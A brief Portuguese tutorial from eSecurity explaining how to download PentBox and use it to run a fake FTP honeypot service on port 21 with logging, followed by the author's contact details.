Honey Pots – Criando um serviço falso

1. Faça o download da ferramenta em:
wget http://downloads.sourceforge.net/project/pentbox/1.5/pentbox-1.5.tar?r=http%3A%2F%2Fsourceforge.net%2Fprojects%2Fpentbox%2Ffiles%2F1.5%2F&ts=1357941699&use_mirror=ufpr
2. Descompacte usando o comando tar –xvf pentbox.tar
3. Execute usando o comando ./pentbox.rb
4. Selecione a opção 2 em seguida a opção 3
5. Selecione a opção Manual Configuration
6. Insira a porta 21
7. Insira a mensagem falsa e pressione ENTER
8. Selecione y para deixar o log ativo
9. Você poderá optar por deixar o Beep ativo ou não

www.eSecurity.com.br

E-mail: alan.sanches@esecurity.com.br

Twitter: @esecuritybr e @desafiohacker

Skype: desafiohacker

Fanpage: www.facebook.com/academiahacker